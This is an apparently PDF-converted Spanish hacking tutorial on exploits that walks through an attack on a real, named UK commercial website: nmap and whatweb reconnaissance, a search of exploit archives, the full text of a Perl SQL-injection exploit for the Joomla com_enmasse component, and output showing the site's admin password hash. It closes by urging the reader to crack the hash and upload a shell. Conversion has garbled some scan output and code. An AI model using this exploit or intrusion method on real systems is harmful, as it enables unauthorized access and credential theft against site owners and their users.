

EXPLOITS
(Aprovechando Vulnerabilidades)

EL HACKING NO ES UN DELITO
ES UNA CULTURA

DISCLAIMER

En esta entrega solo quiero mostrar que es el termino exploit, como aprovecharlos, como utilizarlos y poder ver que es lo que en realidad hacen al momento de utilizarlos.

En terminos de informatica un exploit es un codigo automatizado que nos permite explotar una vulnerabilidad ya sea a nivel aplicacion o de sistema operativo. Existen exploits muy faciles de leer con unos conocimientos basicos en cambio hay otros que los miras veras como un lenguaje nunca antes visto xD.

No pretende este manual dar las bases para hackear paginas y que te vuelvas un cracker de la noche a la mañana no solo es una guia para mostrar como son estos tipo exploits, a personas con avanzados conocimientos les puede parecer aburrido, pero a los que comienzan en un mundo donde no hay un comienzo predefinido puede ser algo muy bueno comenzar por algo que ya han echo otros.

Espero que disfrutes de esta guia asi como yo escribiendola, no espero que cuando termines esta guia seas un experto en explotacion de errores, solo espero que comprendas que como seres humanos nos equivocamos y necesitamos de alguien que nos corrija.

Tratare de explicar lo mejor posible para que tengas un buen concepto sobre los exploits, si quieres profundizar en la creacion de estos tendras un camino muy largo por recorrer pero no dificil en internet siempre encontraras alguien amable que te puede ayudar con tus dudas.

EXPLOIT

Bueno primero que todo que es un exploit o como funciona, o en que se desarrollan o crean. Existe una gran variedad de exploit que podemos encontrar en internet desarrollados en diversos lenguajes de programacion lo mas comun es encontrarlos en perl, python, c++, php y alguno que otro en asm(ensamblador).

Asi como existe una gran variedad de exploits programados en diferentes lenguajes, tambien explotan distintos tipo de vulnerabilidades, hay exploits diseñados para explotar vulnerabilidades SQL INJECTION (ya he publicado un paper sobre eso), otros explotan vulnerabilidades del sistema operativo o de los servicios que estan corriendo en esos momentos, estos exploits son los mas avanzados porque se sostienen en diferentes vulnerabilidades de software como buffer overflow o desbordamiento de buffer al final del articulo dejare algunos enlaces para que sigas aprendiendo sobre este tipo de vulnerabilidad y la creacion de alguno estos exploit.

La forma de compilar o ejecutar el exploit contiene diferentes formas algunos ejemplos

```
perl exploit.pl  
python exploit.py  
php exploit.php
```

estos son algunos ejemplos de compilacion del exploit, hoy dia aquellos que programan estos exploits los hacen muy agradable y facil de manejar para aprovechar cualquier tipo de vulnerabilidad.

Dentro del rango de los exploits hay 2 variedad los local y los remoto

local: Los exploits locales son aquellos que tienen que ejecutarse en la maquina en forma local, es decir algunas vulnerabilidades son dificilmente explotables en forma remota primero hay que tener acceso al servidor o computador para luego hacer un post-explotacion. En terminos mas claros los exploits locales sirven para elevar privilegios dentro de una maquina, aveces logramos acceder a los servidores pero no tenemos los suficientes privilegios para instalar o utilizar programas hay es donde entran en juego los exploits locales.

remoto: Los exploits remotos son aquellos que permiten explotar alguna vulnerabilidad ya sea a nivel aplicacion o a nivel de software, aca podemos encontrar gran variedad de exploit a comparacion con los locales, estos son exploits diseñados para explotar una version de un software o explotar un sql injection o una mala configuracion del servidor. Algunos exploits remotos son necesarios ejecutarlos por consola como veremos mas adelante y algunos son solo ingresar el exploit via navegador para poder explotar la vulnerabilidad.


Cabe recalcar que los exploits no son solo aprovechamiento de errores en servidores web si no en cualquier entorno informatico que pueda ser suceptible a errores informaticos. Algunos explotan vulnerabilidades en java, WEBDAV, IIS, apache, mozilla firefox, internet explorer, etc....

Bien ya hemos hablado de lo que es un exploit, en que se programan, como ejecutarlos pero ahora viene la parte practica como saber cuando utilizar un exploit o como buscar para utilizar un exploit.

COMO ENCONTRAR EL CORRECTO EXPLOIT

Hay muchas guias y manuales al respecto pero de los que he leído y en lo que llevo experiencia todos apuntan al mismo punto, saber la version de las aplicaciones y programas que se estan ejecutando en el momento.

Existen varias maneras utilizando nmap para encontrar los servicios que corren, nmap es una herramienta para auditoria de red nos permite averiguar que puertos estan abiertos o cerrados, que protocolo tienen implementado TCP/IP o UDP



```
root@kali:~# nmap -sS -pV -Pn www.unisangil.edu.co
Starting Nmap 6.81 ( http://nmap.org ) at 2012-09-27 16:15 CDT
Nmap scan report for www.unisangil.edu.co (190.8.240.11)
Host is up (0.67s latency).
Not shown: 996 filtered ports
PORT      STATE SERVICE VERSION
28/tcp    closed ftp
29/tcp    closed ftp
30/tcp    open  http  Apache HTTPd 2.2.25 ((Ubuntu)) mod_ssl/2.2.25
443/tcp   closed https

Service detection performed. Please report any incorrect results at http://nmap.org/submit/.
Nmap done: 1 IP address (1 host up) scanned in 79.40 seconds
root@kali:~# nmap -sS -pV -Pn www.findports.co.uk
Starting Nmap 6.81 ( http://nmap.org ) at 2012-09-27 16:17 CDT
Nmap scan report for www.findports.co.uk (212.227.244.165)
Host is up (0.82s latency).
Not shown: 810 filtered ports, 57 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh  Linksys WRT54GL modified dropbear sshd (protocol 2.0)
28/tcp    open  http  Apache HTTPd
30/tcp    open  http  Apache HTTPd
443/tcp   open  ssl/http  Apache HTTPd
Device type: WPGeneral purpose/firewall/broadband router/storage-misc
Running (1057 guesses): Linksys Linux 2.4.8 (99%), Linux 2.4.32-6.8 (99%), Asus Linux 2.4.8 (99%), Check Point Linux 2.4.8 (99%), Endace embedded (99%),
IP embedded (99%)
OS CPE: cpe:/o:linksys:linux:2.4 cpe:/o:linux:kernel:2.4 cpe:/o:linux:kernel:2.4-32 cpe:/o:linux:kernel:2.4 cpe:/o:asus:rt-n66 cpe:/o:asus:linux:2.6 cpe:/o:rt
checkpoint:linux:2.4 cpe:/o:asus:rt-n66
Aggressive OS guesses: OpenWrt White Russian 0.9 (Linux 2.4.30) (99%), OpenWrt 0.9 - 7.09 (Linux 2.4.30 - 2.4.34) (99%), OpenWrt Kernel 7.09 (Linux 2.6.22)
(99%), Linux 2.4.18 (99%), Linux 2.6.26 - 2.6.32 (99%), Linux 2.6.26.6 (99%), OpenWrt Kernel 7.09 (Linux 2.6.27 - 2.6.29) (99%), Asus RT-N66 WAP (Linux 2.
6) (99%), Tomato 1.26 (Linux 2.6.22) (99%), Linux 2.6.18 (99%)
No exact OS matches for host (test conditions non-ideal).
Service Info: OS: Linux Device: router

OS and Service detection performed. Please report any incorrect results at http://nmap.org/submit/.
Nmap done: 1 IP address (1 host up) scanned in 94.18 seconds
root@kali:~#
```

Como vemos en la imagen realizamos 2 escaneos para que nos muestre Sistema Operativo, Servicios y puertos abiertos, version de cada programa que esta corriendo en cada puerto asi podemos buscar algun exploit que se ajuste a esas caracteristicas que hemos conseguido.

Algunas veces podemos tener la version del Sistema Operativo o de los servicios que esta corriendo la maquina pero no encontramos ningun exploit para esas versiones, recuerda que los servidores web o computadores tienen puertos abiertos y es explicitamente necesario saber que esta corriendo en ese puerto, por ejemplo en lo servidores web que tiene el puerto 80 o 443 abierto significa que esta corriendo un servidor web puede ser apache o internet information server, tomcat etc... en nuestro ejemplo

```
root@bt:~# nmap -sS -sV -Pn -O www.findsports.co.uk
```

Starting Nmap 6.01 (<http://nmap.org>) at 2012-09-27 14:17 COT

Nmap scan report for www.findsports.co.uk (212.227.244.165)

Host is up (0.83s latency).

Not shown: 938 filtered ports, 57 closed ports

PORT	STATE	SERVICE	VERSION
------	-------	---------	---------

21/tcp	open	ftp	ProFTPD
--------	------	-----	---------

22/tcp	open	ssh	Linksys WRT45G modified dropbear sshd (protocol 2.0)
--------	------	-----	--

80/tcp	open	http	Apache httpd
--------	------	------	--------------

81/tcp	open	http	Apache httpd
--------	------	------	--------------

443/tcp	open	ssl/http	Apache httpd
---------	------	----------	--------------

Device type: WAP|general purpose|firewall|broadband router|storage-misc

Running (JUST GUESSING): Linksys Linux 2.4.X (98%), Linux 2.4.X|2.6.X (98%), Asus Linux 2.6.X (93%), Check Point Linux 2.4.X (90%), EnGenius embedded (90%), HP embedded (89%)

OS CPE: cpe:/o:linksys:linux:2.4 cpe:/o:linux:kernel:2.4 cpe:/o:linux:kernel:2.6.22 cpe:/o:linux:kernel:2.6 cpe:/h:asus:rt-n16 cpe:/o:asus:linux:2.6 cpe:/o:checkpoint:linux:2.4 cpe:/h:engenius:esr-9752

Aggressive OS guesses: OpenWrt White Russian 0.9 (Linux 2.4.30) (98%), OpenWrt 0.9 - 7.09 (Linux 2.4.30 - 2.4.34) (98%), OpenWrt Kamikaze 7.09 (Linux 2.6.22) (98%), Linux 2.4.18 (96%), Linux 2.6.19 - 2.6.32 (94%), Linux 2.6.20.6 (94%), OpenWrt Kamikaze 7.09 (Linux 2.6.17 - 2.6.23) (94%), Asus RT-N16 WAP (Linux 2.6) (93%), Tomato 1.28 (Linux 2.6.22) (93%), Linux 2.6.18 (93%)

No exact OS matches for host (test conditions non-ideal).

Service Info: OS: Unix; Device: router

OS and Service detection performed. Please report any incorrect results at <http://nmap.org/submit/>.

Nmap done: 1 IP address (1 host up) scanned in 94.10 seconds

21/tcp	open	ftp	ProFTPD
--------	------	-----	---------

22/tcp	open	ssh	Linksys WRT45G modified dropbear sshd (protocol 2.0)
--------	------	-----	--

80/tcp	open	http	Apache httpd
--------	------	------	--------------

81/tcp	open	http	Apache httpd
--------	------	------	--------------

443/tcp	open	ssl/http	Apache httpd
---------	------	----------	--------------

80 apache

81 apache

443 apache

22 ssh

21 ftp

Al conectarnos directamente a esos puertos podemos seguir recolectando informacion que nos puede ser util para efectuar un ataque exitoso. En nuestro ejemplo tenemos un servidor web en internet (es un ejemplo real) tenemos el puerto 80 abierto podemos ingresar directamente al navegador para ver a que nos enfrentamos.

All Deals - Mozilla Firefox

ArchivoEditarVerHistorialMarcadoresHerramientasAyuda

Restaurar sesiónAll Deals

www.findsports.co.uk

Preventing SQL Inje...Mirjuanz123's Chann...Seguridad ??? infor...Social Engineering L...TheBlacklinux's Cha...OSRC: The Operatin...SecurityFocus

DocumentsToolsValidationStylesTransformationsViewsStatsS.O.AAuthoringHelp

INTSQLXSSEncryptionEncodingOther

Load URLhttp://www.findsports.co.uk/

Split URL

Execute

Enable Post dataEnable Referrer

DisableCookiesCSSFormsImagesInformationMiscellaneousOutlineResizeToolsView SourceOptions

FindSports

UK's BIGGEST Sports HUB

DEALSSPORT AND FITNESS DIRECTORYTRAINING TIPSSPORTS & HEALTH BLOGABOUT USHOME

ALL DEAL

RSS

Deal Name:Location:Category:(Sort By)SEARCH






DISCOVER SCUBA SESSION FOR 2 PEOPLE AT LONDON SCUBA WITH 60% OFF (2 HOUR SESSION)

London

Discover the sea world of wild sharks, wild dolphins, tropical fish and sea life that you never existed. Get a real taste of what scuba diving is all about with a 2 hour discover session with London Scuba - One of UK's only indoor purpose built scuba diving centres. SPECIAL OFFER FOR 2ppl - £20 instead of £30

Time Left To Buy: 05 Days 04 : 25 : 17

VIEW THIS DEAL



vemos que si es un servidor web y que tiene una pagina alojada, mas posibilidades para una intrusion existosa, hoy dia se ve mucho vulnerabilidades web como SQL INJECTION, XSS, FPD, LFI, RFI(un poco vieja pero todavia se sigue viendo), entre otras mas informacion al final de la guia.

Lo elemental para saber utilizar un exploit y cuando es tener toda la informacion que podamos acerca de nuestro objetivo, saber versiones, sistema operativo, cms que esta instalado, estructura de la pagina. Existen varias herramientas que automatizan la explotacion de ciertas vulnerabilidades asi como hay otras que solo se encargan de mirar la version que esta corriendo y de acuerdo a esa version probar los distintos exploits que ya hay creados, algunas de estas herramientas son NESSUS, METASPLOIT, ARMITAGE, entre otras.

Pero no solo esta esa forma tambien lo podemos hacer manual o ayudarnos de otras herramientas para seguir recolectando informacion acerca de nuestro objetivo, backtrack tiene muchas herramientas y es una distribucion enfocada netamente a la seguridad, dentro de estas herramientas hay una muy buena para identificar el tipo de aplicacion web que esta corriendo en estos momentos, la herramienta se llama whatweb como su nombre lo indica que web.

root@bt:/pentest/enumeration/web/whatweb# ---> ruta de la herramienta

<http://www.findsports.co.uk/> [200] HTTPServer[Apache], IP[212.227.244.165], PHP[5.2.17], probably WordPress, Joomla[1.5][com_content,com_enmasse,com_members], JQuery, HTML5, PasswordField[password], Cookies [cdb366761fad3ccaea3432fc73d3c580,jfcookie,jfcookie%5Blang%5D,lang], Google-Analytics[UA-16061842-1,UA-33819008-1], probably Mambo [com_content,com_enmasse,com_members], Title[FindSports], Country[GERMANY][DE], MetaGenerator[Joomla! 1.5 - Open Source Content Management], X-Powered-By [PHP/5.2.17], Meta-Author[Jon], Apache

esta herramienta nos arroja muy buena informacion con respecto del servidor web, vamos a separar la informacion para que quede mas clara

- * [200] HTTPServer[Apache]
- * IP[212.227.244.165]
- * PHP[5.2.17]
- * Joomla[1.5][com_content,com_enmasse,com_members]
- * JQuery
- * HTML5

por el momento esta es la informacion que nos interesa vemos que tenemos un servidor apache, tenemos la ip de servidor, un PHP version 5.2.17, un gestor de contenidos o cms joomla 1.5 con algunos componentes, utiliza JQuery y contiene HTML5 con veran tenemos mucha mas informacion del servidor web de la que teniamos al comienzo, en backtrack no solo esta esa herramienta hay muchas otras pero para nuestro ejemplo no son necesarias.

Bueno esta es la parte mas cercana a explotar el bug, buscar vulnerabilidades en las versiones que hemos conseguido, como les habia dicho los servidores web contienen sus vulnerabilidades asi como los pc normales los cuales tu utilizas en tu casa, en este caso como sabemos la version exacta del servidor web y que cms tiene instalado con los respectivos componentes comenzamos a buscar un exploit que no sirva. Para realizar esto existen varias paginas donde podemos consultar que exploits han salido o que ya salieron

<http://www.exploit-db.com/>

<http://1337day.com/>

pero diras yo conosco otras y mejores si pero por el momento te sirve para conocer como funcionan los exploits estas 2 luego ya te aventuras con otras paginas. En estas paginas podemos encontrar gran variedad de exploits locales, remotos, aplicaciones web, papers.

Lo que nos interesa a nosotros es buscar un exploit primero para los componentes, si no existe alguno para la version joomla que esta corriendo y en caso tal de no encontrar tenemos mas datos los cuales podemos ingresar en busqueda y encontrar alguna informacion al respecto. En caso de que no encuentres informacion puedes consultar GOOGLE el siempre te dara una respuesta.

inj3ct0r

If we are not available, use [3 mirrors] contents

The ultimate archive of exploits and vulnerable software and a great resource for vulnerability researchers and security professionals.
Our aim is to collect exploits from submit table and various mailing lists and concentrate them in one, easy to navigate database.
This was written for educational purposes. Use it at your own risk. Author will be not responsible for any damage. © 1997

[Search: Submit

[Inj3ct0r online]

<<DATE	<<DESCRIPTION	<<TYPE	<<BITS	<<RISK	<<AUTHOR	
2012-06-03	Inj3ct0r wishes you a Happy Midweek 1337day!!! Congratulations all boaters	misc/other	32/64	*****	0	Exploit0r
2012-06-02	Emergency message to all Inj3ct0r users c.a. how to find Inj3ct0r Team?	misc/other	32/64	*****	0	Inj3ct0r Team
2010-12-02	Microsoft is the biggest sponsor for Inj3ct0r group.	misc/other	32/64	*****	0	SP
2010-11-02	My Midweek! Bye Inj3ct0r! Use universal Inj3ct0r 1337 Exploit Database	misc/other	32/64	*****	0	00073r
2010-06-01	Inj3ct0r c.a. Inj3ct0r Exploit Database	misc/other	32/64	*****	0	00073r

[remote exploits]


<<DATE	<<DESCRIPTION	<<TYPE	<<BITS	<<RISK	<<AUTHOR	
2012-06-07	Shoutcast Connect EC 3.0.1 CVE-2012-1876 Local Privilege Escalation Vulnerability	windows	32	*****	0	X-Gladius
2012-06-06	Media player Classic 6.9.9.0 Heap overflow Vulnerability	windows	32	*****	0	Sector of Pines
2012-06-06	Sambar 3.6.2 remote root exploit	linux	32	*****	0	00073r
2012-06-05	WP 3.5.1 Remote Code Execution	windows	32	*****	0	igod
2012-06-05	QMS QCOM Remote Command Execution Vulnerability	linux	32	*****	0	Murphy
2012-06-02	WPA ActiveX Control Regexploit [Remote Code Execution	windows	32	*****	0	metasploit
2012-06-02	225 Load Balancer Piking Command Execution	windows	32	*****	0	metasploit
2012-06-02	Webcam File show up Remote Command Execution	windows	32	*****	0	metasploit

[local exploits]

<<DATE	<<DESCRIPTION	<<TYPE	<<BITS	<<RISK	<<AUTHOR	
2012-06-05	Macosx 3.0.0 Buffer Overflow Vulnerability	windows	32	*****	0	Tim Juhon Lindfors
2012-06-02	WPA ActiveX Control Check() Method Buffer Overflow	windows	32	*****	0	metasploit
2012-06-02	WinMedia Sound Editor Pro 4.5.1 MP3A-2002-002-001 File Handling Buffer Overflow	windows	32	*****	0	Julian Adams
2012-06-02	Vip Internet 4.0.0 - Multiple Vulnerabilities	windows	32	*****	0	Dark-Puzzle
2012-06-02	Warren Technologies - Blog Internet Public Unicode 001 Based Vulnerability	hardware	32	*****	0	Dark-Puzzle
2012-06-02	Internet Download Manager All versions 64-bit Based Buffer Overflow / universal	windows	64	*****	0	Dark-Puzzle
2012-06-04	Linux alder Netlink Local Privilege Escalation	linux	32	*****	0	metasploit
2012-06-04	QMS Webcam 3.0.0 Power Buffer Overflow Exploit	windows	32	*****	0	Nagios

[web applications]

<<DATE	<<DESCRIPTION	<<TYPE	<<BITS	<<RISK	<<AUTHOR	
2012-06-07	3ARM Caper Suite MD5 CSMF Vulnerability	php	32	*****	0	Dark-Puzzle
2012-06-07	Trend Micro Control Manager 5.5.14.0 ActiveQuery WinMQL Injection [post-auth]	asp	32	*****	0	step
2012-06-07	Joomla Component com_joomla_flash_uploader Remote File Upload	php	32	*****	0	Ekno-JR
2012-06-06	Sambar 3.6.2 injection vulnerability	php	32	*****	0	The Black Swirls
2012-06-06	SQLMap 0.9.10-07000 CSMF / Update config	hardware	32	*****	0	The Black Swirls
2012-06-06	MacOSx 3.0.0 Local File Inclusion	php	32	*****	0	Lindly-0000T
2012-06-06	Virtu Shop Evaluation 4.2 Remote File Deletion	php	32	*****	0	Lindly-0000T
2012-06-06	Yingliu Python 1.0 Address Traversal / write	php	32	*****	0	Larry Contributor



al realizar una búsqueda de los componentes podemos ver que hay un exploit para el componente com_enmasse este exploit fue echo por D4NB4R un saludo muy especial para el.

La mayoría de los exploits traen instrucciones de uso como utilizarlos, tambien traen algunos tips de que formato esta programado en nuestro ejemplo

```
#!/usr/bin/perl -w
```

```
#####
# Exploit Title: Joomla com_enmasse Remote Exploit
#
# Dork: inurl:index.php?option=com_enmasse
```

podemos ver que esta creado en perl



```
#!/usr/bin/perl -w
```

#####

```
# Exploit Title: Joomla com_enmasse Remote Exploit
```

#

```
# Dork: inurl:index.php?option=com_enmasse
```

#

Date: [06-08-2012]

#

```
# Author: Daniel Barragan "D4NB4R"
```

#

Twitter: @D4NB4R

#

site: <http://poisonsecurity.wordpress.com/>

#

```
# Vendor: http://www.matamko.com/
```

#

Version: 1.2.0.4 (last update on Jul 27, 2012)

#

License: Enmasse 6 Months Support & Subscription - USD\$358.20

#

Demo: <http://www.matamko.com/products/filexpress/live-demo.html>

#

Tested on: [Linux(bt5)-Windows(7ultimate)]

#

Gretz: r0073r, indoushka, Ksha, Devboot, pilotcast, shine, aku, navi, dedalo etc....

#####

```
print "\t\t\n\n";
```

```
print "\t\n";
```

```
print "\t\t\tDaniel Barragan D4NB4R\t\t\t\n";
```

[illegible]

```
print "\t\t Joomla com_enmasse Remote Exploit \n";
```

```
print "\t\n\n";
```

```
use LWP::UserAgent;
```

```
print "\nIngrese el Sitio:[http://www.site.com/path/]: ";
```

```
chomp(my $target=<STDIN>);
```

```
$concatene="concat(password)";
```

```
$table="jos_users";
```

```
$d4nb4r="floor";
```

```
$com="com_enmasse";
```

```
$selezione="select";
```

\$b = LWP::UserAgent->new() or die "Could not initialize browser\n";

```
$b->agent('Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1)');
```

```
$host = $target . "index.php?"
```

categoryId=1&controller=deal&keyword=1&locationId=1&option=".\$.com."&sortBy=117

```
and(".$seleccione." 1 from(".$seleccione." count(*),concat(".$seleccione." (".
$seleccione." (".$seleccione." ".$concatene." from ".$stable." Order by username limit 0,1) )
from `information_schema`.tables limit 0%2C1)%2C".$d4nb4r."(rand(0)*2))x from
`information_schema`.tables group by x)a) and 1=1";
```

```
$res = $b->request(HTTP::Request->new(GET=>$host));
$answer = $res->content; if ($answer =~/([0-a-zA-F]{32})/) {
```

```
print "\n Hash Admin : $1\n\n";
print " El exploit fue exitoso si desea ver mas datos modifique el script\n";
print " The exploit was successful if you want to see more data modify the script\n";
```

```
}
else{print "\n[-] No se pudo, intente manualmente\n";}
```

```
#####Daniel Barragan D4NB4R 2012#####
```

lo que realiza este exploit es una inyeccion sql en ese componente pero todo esto lo hace automaticamente el exploit arroja el resultado con la contraseña del administrador del sitio la parte elemental del exploit esta aca

```
$host = $target . "index.php?
categoryId=1&controller=deal&keyword=1&locationId=1&option=".$com."&sortBy=117
and(".$seleccione." 1 from(".$seleccione." count(*),concat(".$seleccione." (".
$seleccione." (".$seleccione." ".$concatene." from ".$stable." Order by username limit 0,1) )
from `information_schema`.tables limit 0%2C1)%2C".$d4nb4r."(rand(0)*2))x from
`information_schema`.tables group by x)a) and 1=1";
```

algunas de estas palabras las conoceran como and, information_schema son consultas SQL bien ahora que sabemos que tiene una posible vulnerabilidad y que existe ese componente en la web solo queda ejecutar el exploit para ver que informacion nos arroja, algunas veces pueden tener los componentes o las versiones pero parchan los errores para que no puedan explotarse pero como siempre digo lo imposible solo tarda un poco mas xD.

```
root@bt: ~/Desktop/exploits/joomla
file Edit View Terminal Help
root@bt:~/Desktop/exploits/joomla# perl con_enmasse.pl

Daniel Barragan 04NB4R
Joomla con_enmasse Remote Exploit

Ingrese el Sitio:[http://www.site.com/path/] : http://www.findsports.ca.uk/
Hash Admin : d4f3b1c128d05267deb0093e16fff3

El exploit fue exitoso si desea ver mas datos modifique el script
The exploit was successful if you want to see more data modify the script
root@bt:~/Desktop/exploits/joomla#
```

como ven tenemos la contraseña del administrador

Hash Admin : d4f3b1c128dd55207dabc0193e16fff3

Ya solo quedaria crackear ese password entrar subir shell y utilizar el servidor web para lo que quieras.

En conclusion para realizar una buena intrusion siempre hay que saber a que nos enfrentamos entre mas informacion tengamos de nuestro objetivo tendremos mas posibilidades de encontrar alguna forma de ingresar. Para la creacion de estos exploits hay que tener multiples conocimientos en informatica ya que algunos suelen ser muy complejos al momento de crearlos.

Contacto: r44tt@hotmail.com
Autor: Edwin Fajardo << B1lzz4cjk >>
Estudiante de Ingenieria De Sistemas

Sitios para mas informacion

[http://foro.elhacker.net/bugs_y_exploits/
guia_heuristica_y_explotacion_de_vulnerabilidades_bugs_y_exploits-t284627.0.html](http://foro.elhacker.net/bugs_y_exploits/guia_heuristica_y_explotacion_de_vulnerabilidades_bugs_y_exploits-t284627.0.html)

[http://foro.elhacker.net/bugs_y_exploits/
videos_heuristica_y_explotacion_de_vulnerabilidades-t279885.0.html](http://foro.elhacker.net/bugs_y_exploits/videos_heuristica_y_explotacion_de_vulnerabilidades-t279885.0.html)

[http://foro.elhacker.net/nivel_web/
diccionario_informatico_sobre_bugs_y_exploits_en_nivel_web_v10-t264007.0.html](http://foro.elhacker.net/nivel_web/diccionario_informatico_sobre_bugs_y_exploits_en_nivel_web_v10-t264007.0.html)